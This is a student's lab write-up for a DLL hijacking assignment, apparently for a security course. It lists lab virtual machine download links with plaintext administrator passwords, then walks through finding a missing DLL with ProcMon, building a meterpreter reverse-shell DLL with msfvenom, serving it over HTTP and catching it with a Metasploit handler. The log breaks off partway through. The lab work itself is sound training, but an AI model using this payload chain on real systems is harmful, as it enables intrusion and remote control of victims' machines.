Assignment No 3

Links to the Virtual Machines

Domain Controller

https://drive.google.com/file/d/172R3M48K8QavO6_C6zZMJ2QrVG6Y9NVu/view?usp=share_link

Username: Administrator

Password: DCAdminP@ssword!!

Windows02

https://drive.google.com/file/d/178kbUHBS9PKhYVc30vc50cJckSV07SFe/view?usp=share_link

Username: bob.marley

Password: OneLove1978

Username: bob.marley.adm

Password: L0calAdminP@$$

Username: bob.marley.dadm

Password: D0mainAdminP@$$

Exercice 1 – DLL Hijacking (25p)

Use your Windows ADHD and Kali machine, do the following exercice.

https://medium.com/techzap/dll-hijacking-part-1-basics-b6dfb8260cf1

For the local port use the following formula

2000 + your correspondent month first letter of name and surname (https://www.boxentriq.com/code-breaking/letters-to-numbers)

Ex: Andrei Lucian


Exercice 1 ANSWER

I have started by using the link previously mentioned to get my letters to numbers code. My name is Frederic Perron, so F & P are my letters to use. I got the following numbers: 6 for F and 16 for P.

20+06 = 26


00+16 = 16

LPORT=2616







For the exercice now, I have started by opening ProcMon on the ADHD machine

***See other tables below for remaining of the exercice 1**




Then, like mentioned in the exercice, I have minimised the tool (ProcMon) and started the app KevRemover. Pressed next until I get the following image




Very big clutter of information is present in the ProcMon app. To filter, we have to press Ctrl+L to get on the following page ***See other tables below for remaining of the exercice 1**	
Following the previous picture, in the filter window, we must add few filters that will help us find our dll easily. Let's add a filter to focus only on kavremover executable by entering kavremover in the search bar above and choosing Process Name, contains.	
We can now see, like in the exercice demo, that when we enter path ends with .dll, we get few more results aswell	

So, whenever the dll is not present on the system, its result is logged as “NAME NOT FOUND” in ProcMon. So now we know our next filter (NAME NOT FOUND) and we need to filter for these results.


***See other tables below for remaining of the exercice 1**







We are now with only NAME NOT FOUND files in ProcMon





For the DLL exploit, we are going to use the CreateFile and the following directory: C:\\Users\adhd\Downloads\kavremoverENU.dll




Now that we know the name of dll to hijack, we need to create a dll payload	kali@kali: ~ File Actions Edit View Help ┌──(kali㉿kali)-[~] └─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.64.133 LPORT=2616 -f dll -o kavremover ENU.dll [-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload [-] No arch selected, selecting arch: x86 from the payload No encoder specified, outputting raw payload Payload size: 354 bytes Final size of dll file: 8704 bytes Saved as: kavremoverENU.dll
Now that the payload is created, time to transfer the payload to the windows VM. We can simply drag and drop, but we are going to do it through an HTTP server. First, let's create that server	File Actions Edit View Help ┌──(kali㉿kali)-[~] └─$ python3 -m http.server 2616 Serving HTTP on 0.0.0.0 port 2616 (http://0.0.0.0:2616/) ...
We then had to start metasploit with root privileges and use multi handler	┌──(kali㉿kali)-[~] └─$ sudo msfdb run [sudo] password for kali: [i] Database already started Call trans opt: received. 2-19-98 13:24:18 REC:Loc Trace program: running msf6 > use exploit/multi/handler [*] Using configured payload generic/shell_reverse_tcp msf6 exploit(multi/handler) >
We then had to choose the payload, set the LHOST and LPORT (2616 from my letters) *see image >*	advanced msf6 > use exploit/multi/handler [*] Using configured payload generic/shell_reverse_tcp msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp payload ⇒ windows/meterpreter/reverse_tcp msf6 exploit(multi/handler) > set LHOST 192.168.64.133 LHOST ⇒ 192.168.64.133 msf6 exploit(multi/handler) > set LPORT 2616 LPORT ⇒ 2616 msf6 exploit(multi/handler) > exploit [*] Started reverse TCP handler on 192.168.64.133:2616
Back to the HTTP server so we can get it on our ADHD machine and retrieve the payload using the LPORT we got at the beginning	File Actions Edit View Help ┌──(kali㉿kali)-[~] └─$ python3 -m http.server 2616 Serving HTTP on 0.0.0.0 port 2616 (http://0.0.0.0:2616/) ... 192.168.64.141 - - [22/Mar/2023 10:21:14] "GET / HTTP/1.1" 200 - 192.168.64.141 - - [22/Mar/2023 10:21:14] code 404, message File not found 192.168.64.141 - - [22/Mar/2023 10:21:14] "GET /favicon.ico HTTP/1.1" 404 - 192.168.64.141 - - [22/Mar/2023 10:25:32] "GET / HTTP/1.1" 